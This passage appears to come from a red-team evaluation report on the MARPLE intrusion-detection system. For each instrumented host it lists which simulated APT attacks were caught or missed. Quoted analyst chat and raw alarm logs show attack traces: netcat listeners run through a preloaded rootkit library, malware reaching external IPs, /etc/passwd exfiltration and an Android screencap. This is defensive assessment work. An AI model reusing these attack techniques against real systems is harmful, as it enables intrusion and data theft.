


Table 5 TA2 MARPLE Overall Detection Accuracies

### TA1 FiveDirections

Reported the use of ctfhost2.exe run from disk and connecting out for C2, but otherwise missed all of the attack events on FiveDirections throughout the engagement. There were many false positives reported, as seen below, including the use scp between TA1 hosts. On the final day in particular, there were several attacks against Five Directions with none of them reported.

5/15 ctfhost2.exe malware get executed and leaks data to 113.165.213.253.




Table 6 MARPLE-FiveDirections attack with Firefox backdoor, BITS download, and Micro APT

Some of the false positives reported follow:

20190510 5D-2:

"sshd" which communicates with different IPs (128.55.12.66, 128.55.12.122, 128.55.12.51, ..) clones a "scp". This scp writes (creates) hundreds of files. Example:

19-05-10 03:38:26.71: Alarm: CDL: Write: 000: Object 835986 (\Device\HarddiskVolume2\Windows\Temp\Pictures\www.army.mil.nz.docx) Subject 119657 pid=680 C:\Program Files\OpenSSH- Win64\scp" -r -t

Fig.4 5D-2-20190510-scp-2

scp from fiveDirections2 writes to ta1-marple1 (128.55.12.66) : Scp gathers the following information :

1- \Device\HarddiskVolume2\USERS\ADMIN\.SSH\KNOWN\_HOSTS 2-\Device\HarddiskVolume2\WINDOWS\SYSTEM32\DRIVERS\ETC\SERVICES 3- Reading from IP : 128.55.12.66  
4- bunch of Registry files

Once again on the 16th they detected benign activity with the setup of filemon.inf. This activity is expected to be seen as installing a kernel driver is a noisy procedure. As such, we were looking for reported use of the vulnerability in the driver by the APT process.

Around 11AM, someone tried to install a driver `C:\WINDOWS\System32\InfDefaultInstall.exe C:\Windows\System32\drivers\filemon.inf` and start it with `sc start filemon`.

### TA1 CADETS

There was no real time reporting for CADETS during the engagement. MARPLE was able to identify the Nginx Drakon APT forensically post exercise. In both attacks, MARPLE and CADETS successfully reported the stage1Loader and OC2 IP addresses and ports along with the exfil of /etc/passwd.




Table 7 MARPLE-CADETS attack with Nginx backdoor and Drakon APT on host 2




Table 8 MARPLE-CADETS attack with Nginx backdoor and Drakon APT on host 1

### TA1 TRACE

The Drakon APT attack along with privilege escalation, process injection, and data exfil all went unreported. This included new capabilities for privilege escalation (binfmt elevate method) and process injection (inject2 using ptrace).

On the other hand, on Friday May 17 MARPLE reported in real time the attacks against both TRACE hosts trying but failing to use Azazel APT.

***mdnhossain***

*9:52*

*On trace-2:*

*19-05-17 09:05:20.28: Alarm: FileCorruption: Object 18788695 (/home/admin/libselinux.so) Subject 7059275 pid=4509 bash -c scp -t .*

*9:52*

*The* [*libselinux.so*](http://libselinux.so/)*file has been scp'd into the system*

*9:53*

*multiple nc -k -l program has executed using it*

*9:53*

*19-05-17 09:13:35.22: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7067130 pid=7514 nc -k -l 443*

*9:53*

*19-05-17 09:13:43.36: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7067418 pid=7613 nc -k -l 8080*

*9:54*

*19-05-17 09:26:18.34: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7072562 pid=9553 nc -k -l 4444*

*9:54*

*19-05-17 09:27:06.63: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7073842 pid=9980 env*

*9:55*

*It has also been loaded to the environment*

*9:55*

*Has the similar attack pattern as the Azazel attack*




Table 9 MARPLE-TRACE attack setup of Azazel on host 1




Table 10 MARPLE-TRACE attack setup of Azazel on host 2

### TA1 ClearScope

On 5/15 MARPLE successfully identified, in real time, the attack against ClearScope

subx

4:45

on CS-1, there are lots of `toybox`forked from `com.bloketech.lockwatch`. Files accessed:

/data/local/tmp/msm\_g711tlaw.ko

/data/local/tmp/a64.ko

/data/local/tmp/tc

/data/local

/data/local/tmp/external.db

/data/local/tmp/internal.db

/data/data/com.android.providers.contacts/databases/calllog.db

/data/local/tmp/calllog.db

4:47

Get another set of alerts on CS-1 that a suspicious process `/data/local/tmp/tester` is started by `/system/bin/app\_process64`, connecting to `128.55.12.233:80`, and forked another `/system/bin/toybox`.

Also on 5/17 real time attack events were reported:

**mdnhossain**

4:18

On Clearscope-2:

Alarm: UntrustedExec: 000: Object 244181 (/data/data/de.belu.appstarter/busybox) Subject 12846 pid=15153 \_init

The resulting process then writes to IP 77.138.117.150:80 and a file named /dev/msm\_g711tlaw

4:22

f9122a1c02c23219ae943ca2387059ba|1557949897885000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||networkconnect:/data/data/de.belu.appstarter/busybox:77.138.117.150!80

7a59d2742703c1619edacd49ea9c9309|1557949897891000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||exec:/data/data/de.belu.appstarter/busybox:/system/bin/toybox

e52616297872322880707c966c7e2ee7|1557949923848000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||fileread:/data/data/de.belu.appstarter/busybox:

e7d3c83ceb66ec0ac6967ef506b0f0c3|1557950007942000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||exec:/data/data/de.belu.appstarter/busybox:/system/bin/screencap

6e6b18dc79de487456a806ebc917330f|1557950598372000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||filewrite:/data/data/de.belu.appstarter/busybox:/dev/msm\_g711tlaw

4:22

It launches toybox, did screencap




Table 11 MARPLE-ClearScope attack using Barephone APK with Micro APT




Table 12 MARPLE-ClearSCope attack with Micro APT and Binary Format Elevate method




Table 13 MARPLE-ClearScope attack with Java APT and Elevate driver




Table 14 MARPLE-ClearScope attack with Firefox backdoor and Drakon APT

### TA1 THEIA

None of the attacks against THEIA were detected. In each case they mistook benign actions as malicious. We do not count the actual setup of the attack as malicious, however we do not see that as a negative. The actions that take place as they relate to the driver are what we are looking for. None of these actions were reported.

MARPLE keyed in on the download of the kernel module and elevate but did not see any activity associated with either

Performance was an issue as the hosts crashed or were unresponsive at times throughout the engagement. To THEIA’s credit, though, they were able to resolve the issues during the engagement, and we were able to run a complete attack against one of their hosts.

### TA1 MARPLE

No successfully reported attacks on TA1 MARPLE. We only ran 2 attacks against their host, and unfortunately one of those was against an uninstrumented host which had been taken out of the engagement. There were problems with the benign activity and the TA1 MARPLE host where the benign activity would either close the open running instrumentation process or cause the host to reboot. Because of this, BBN pared down the number of TA1 MARPLE hosts from 3 to 1. Unfortunately, we attacked the wrong host such that no data was generated for TA2s to analyze. The other attack on 5/9 went unreported.

On 5/13, unexpectedly reported Mimikatz behavior. This is unusual because mimikatz itself was not used at all during the engagement. We did use a mimikatz module on Windows 10, but not against TA1 MARPLE. The data almost seemed like it was remaining from Engagement 4. We asked BBN if there could have been an issue with stale data, and they did not think so. We’re not sure what this was or why it was reported.

## ADAPT

After reading the report provided by ADAPT we were unable to separate the signal from the noise. What the report contained was page after page of raw data with no analysis and no graphs identifying malicious activity. Based on the data provided, we could not evaluate them.

# Appendix A. Graphs




Figure 1: CADETS1 Nginx Drakon APT




Figure 2: CADETS2 Nginx Drakon APT




Figure 3: ClearScope 1 Lockwatch APK Java APT




Figure 4: ClearScope 1 Tester Micro APT BinFmt-Elevate




Figure 5: ClearScope AppStarter APK Micro APT




Figure 6: ClearScope 2 Barephone Micro APT


**

Figure 7: FiveDirections 1 Drakon APT Verifier


**

Figure 8: FiveDirections 2 Firefox BITS Micro APT


**

